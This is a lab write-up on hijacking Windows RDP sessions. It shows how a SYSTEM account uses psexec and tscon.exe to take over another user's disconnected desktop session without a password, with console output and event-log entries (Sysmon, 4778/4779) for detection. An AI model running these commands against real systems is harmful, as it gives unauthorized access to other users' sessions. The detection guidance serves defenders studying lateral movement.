
RDP Hijacking for Lateral Movement with tscon

This lab explores a technique that allows a SYSTEM account to move laterally through the network using RDP without the need for credentials.


Execution


It is possible by design to switch from one user's desktop session to another through the Task Manager (one of the ways).

Below shows that there are two users on the system and currently the administrator session is in active:




Let's switch to the `spotless` session - this requires knowing the user's password, which for this exercise is known, so lets enter it:






We are now reconnected to the `spotless` session:



Now this is where it gets interesting. It is possible to reconnect to a users session without knowing their password if you have `SYSTEM` level privileges on the system.
Let's elevate to `SYSTEM` using psexec (privilege escalation exploits, service creation or any other technique will also do):

```
psexec -s cmd
```



Enumerate available sessions on the host with `query user`:


```
C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator         console             1  Active          8  8/12/2018 11:51 AM
 spotless                                  2  Disc            8  8/12/2018 12:02 PM

C:\Windows\system32>
```

Switch to the `spotless` session without getting requested for a password by using the native windows binary `tscon.exe` that enables users to connect to other desktop sessions by specifying which session ID (`2` in this case for the `spotless` session) should be connected to which session (`console` in this case, where the active `administator` session originates from):

```
cmd /k tscon 2 /dest:console
```

```
Select \\DC-MANTVYDAS: cmd
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\tools\PSTools
PS C:\tools\PSTools> .\PsExec.exe -s cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>query
Invalid parameter(s)
QUERY { PROCESS | SESSION | TERMSERVER | USER }

C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator         console             1  Active          8  8/12/2018 11:51 AM
 spotless                                  2  Disc            8  8/12/2018 12:02 PM

C:\Windows\system32>cmd /k tscon 2 /dest:console

C:\Windows\system32>
```

Immediately after that, we are presented with the desktop session for `spotless`:



Observations

Looking at the logs, `tscon.exe` being executed as a `SYSTEM` user is something you may want to investigate further to make sure this is not a lateral movement attempt:

Time	task	event_data.LogonType	event_data.CommandLine	user.name	event_id	process_id	event_data.TargetLogonId	event_data.SessionName	event_data.SubjectLogonId	event_data.LogonID
August 12th 2016, 12:37:49.952	Other Logon/Logoff Events	-	-	-	4,778	572	-	Console	-	0x63ccc
August 12th 2016, 12:37:49.883	Process Create (rule: ProcessCreate)	-	tscon 2 /dest:console	SYSTEM	1	1,872	-	-	-	-
August 12th 2016, 12:37:49.869	Other Logon/Logoff Events	-	-	-	4,779	572	-	Console	-	0x2d3ec
August 12th 2016, 12:37:49.861	Process Create (rule: ProcessCreate)	-	cmd /k tscon 2 /dest:console	SYSTEM	1	1,872	-	-	-	-

Also, note how `event_data.LogonID` and event_ids `4778` (logon) and `4779` (logoff) events can be used to figure out which desktop sessions got disconnected/reconnected:


```
# event_id        4,779
t host.name       dc-mantvydas
t keywords        Audit Success
t level           Information
t log_name        Security
t message         A session was disconnected from a Window Station.

                  Subject:
                          Account Name:          administrator
                          Account Domain:        OFFENSE
                          Logon ID:              0x2D3EC

                  Session:
                          Session Name:          Console

                  Additional Information:
                          Client Name:           Unknown
                          Client Address:        LOCAL

                  This event is generated when a user disconnects from an existing Terminal Services session, or when a user switches away from an existing desktop using Fast User Switching.
```

Administrator session disconnected

```
# event_id        4,778
t host.name       dc-mantvydas
t keywords        Audit Success
t level           Information
t log_name        Security
t message         A session was reconnected to a Window Station.

                  Subject:
                          Account Name:          spotless
                          Account Domain:        OFFENSE
                          Logon ID:              0x63CCC

                  Session:
                          Session Name:          Console

                  Additional Information:
                          Client Name:           Unknown
                          Client Address:        LOCAL

                  This event is generated when a user reconnects to an existing Terminal Services session, or when a user switches to an existing desktop using Fast User Switching.
```

Spotless session reconnected (hijacked)

Just reinforcing the above - note the usernames and logon session IDs:



References

Vol de session RDP
Blog de Gentil Kiwi

Passwordless RDP Session Hijacking Feature All Windows versions

Windows Security Log Event ID 4778 - A session was reconnected to a Window Station

tscon
docsmsft

Previous
WMI for Lateral Movement

Next
Shared Webroot

Last updated 6 years ago